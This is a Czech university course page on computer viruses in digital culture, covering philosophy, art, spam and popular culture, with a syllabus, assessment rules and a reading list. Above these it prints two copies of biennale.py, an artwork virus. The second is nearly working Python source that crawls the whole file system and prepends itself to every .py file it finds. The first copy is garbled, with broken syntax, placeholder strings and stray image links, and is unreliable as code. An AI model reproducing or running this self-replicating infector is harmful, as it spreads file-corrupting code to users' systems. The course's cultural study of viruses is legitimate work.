

# Virus v digitální kultuře

Adam Franc

```
# biennale.py ----- 45th Biennale di Venezia
# HTTP://WWW.010010110101.ORG ----- [epidemic] http://www.epidemic.ws

from dircache import *
from string import *
import os, sys
from stat import *

def fornicate(guest):
    try:
        soul = open(guest, "r")
        body = soul.read()
        soul.close()
        if findbody, "(epidemic)" in body:
            soul = open(guest, "w")
            soul.write(mybody + "init" + body)
            soul.close()
        except IOError: pass



def chat(party, guest):
    if split(guest, ".")[1] in ("loc", "paw"):
        xxxxxxxxxxxxxxxx + guest

    if os.stat(party)[ST_MODE]:
        uk = listdir(party)
        for "x": party = party + "/"
        wer(party) in wana and not "...init...py" in guestbook:
            chat(party, guest)
            join(party + guest)
        else

    main...
    soul = open(sys.argv[0])
    body = soul.read()
    body.find(mybody, "x" * 3)

    if os.stat(sys.argv[0]):
        xxxxxxxxxxxxxxxx = "http://www.010010110101.ORG"
        xxxxxxxxxxxxxxxx = "http://www.010010110101.ORG"

    "is contaminated by biennale.py, the world's slowest virus."
    "Windows, biennale.py is definitely the first Python virus."
    "www.epidemic.ws" + " HTTP://WWW.010010110101.ORG"
    ----- 45th Biennale di Venezia ----- "
```



```

# biennale.py _____ go _____ to _____ 49th Biennale di Venezia
# HTTP://444.010010110101101.ORG ____ [epidemic] http://www.epidemic.ws
from dircache import *
from string import *
import os, sys
from stat import *


def fornicate(guest):
    try:
        soul = open(guest, "r")
        body = soul.read()
        soul.close()
        if find(body, "[epidemic]") == -1:
            soul = open(guest, "w")
            soul.write(mybody + "\n\n" + body)
            soul.close()
        except IOError: pass

def chat(party, guest):
    if split(guest, ".")[-1] in ("py", "pys"):
        fornicate(party + guest)

def join(party):
    try:
        if not S_ISLNK(os.stat(party)[ST_MODE]):
            guestbook = listdir(party)
            if party != "/": party = party + "/"
            if not lower(party) in wank and not "__init__.py" in guestbook:
                for guest in guestbook:
                    chat(party, guest)
                    join(party + guest)
        except OSError: pass

if __name__ == '__main__':
    mysoul = open(sys.argv[0])
    mybody = mysoul.read()
    mybody = mybody[:find(mybody, "#*#") + 3]
    mysoul.close()
    blacklist = replace(split(sys.exec_prefix, ";")[-1], "\\", "/")
    if blacklist[-1] != "/": blacklist = blacklist + "/"
    wank = [lower(blacklist), "/proc/", "/dev/"]
    join("/")
    print ">> This file was contaminated by biennale.py, the world slowest virus."
    print ">> Either Linux or Windows, biennale.py is definitely the first Python virus."
    print "[epidemic] http://www.epidemic.ws ____ HTTP://444.010010110101101.ORG"
    print ">> _____ 49th Biennale di Venezia _____ <<"
    """

```



# Osnova

- 1. Úvodní hodina – obsah kurzu, způsob ukončení, literatura - 14.2.
- 2. Definice biologického a počítačového viru: DNA Hack – 21.2.
- 3. Historický vývoj počítačového viru – 28.2.
- 4. Virus v kontextu filozofie – Gilles Deleuze, Felix Guattari, Bruno Latour – 7.3.
- 5. Moderní myšlení o viru – virus jako umělý život – 14.3.
- 6. Postmoderní myšlení o viru – virus jako metafora – 21.3.
- 7. Nmoderní myšlení o viru – virus jako řečový akt – 28.3.
- 8. Virus v digitálním umění I - destruktivní kreativita – 4.4.
- 9. Virus v digitálním umění II – virus jako taktické médium – 11.4.
- Přednáška odpadá – svátek – 18.4.
- 10. Virus writers, hackers and internet criminals – 25.4.
- 11. Reprezentace viru v populární kultuře – 2.5.
- 12. Šedá historie spamu: Earn money in no time! – 9.5.
- 13. Pozitivní virus + předtermín testu – 16.5.

# Podmínky ukončení předmětu

- Písemný test
- **Úkol:** Výběr jakéhokoliv obrazového materiálu, kde se objevuje počítačový virus. Vypracování krátkého textu (1-2 normostrany), který analyzuje, jak je zde počítačový virus reprezentován. Další možností je vytvoření vlastní reprezentace počítačového viru (obraz, video). – Úkol vložit do odevzdáárny předmětu - **odevzdat do konce semestru (20.5.2022)**
- Úkol je také možné odprezentovat na přednášce. V tom případě není třeba psát text.
- Docházka – max. 6 absencí za semestr

# Literatura

- Parikka, Jussi. Digital Contagions: A Media Archaeology of Computer Viruses. New York: Peter Lang Publishing, 2007.
- Franc, Adam. Virus jako předmět výzkumu v diskurzu nových médií. Diplomová práce. Masarykova univerzita, Filozofická fakulta, 2014.
- Dibbell, Julian. Viruses Are Good for You. Wired, roč. 3, č.2, 1995.
- Sampson, D., Tony - Parikka, Jussi (eds.). The Spam Book: On Viruses, Porn, and Other Anomalies from the Dark Side of Digital Culture. Cresskill: Hampton Press, 2009.
- Latour, Bruno. Nikdy sme neboli moderní. Bratislava: Kalligram, 2003.
- Thomas, Anne-Marie. It Came from Outer Space: The Virus, Cultural Anxiety and Speculative Fiction. PhD Thesis. Louisiana State University, 2002.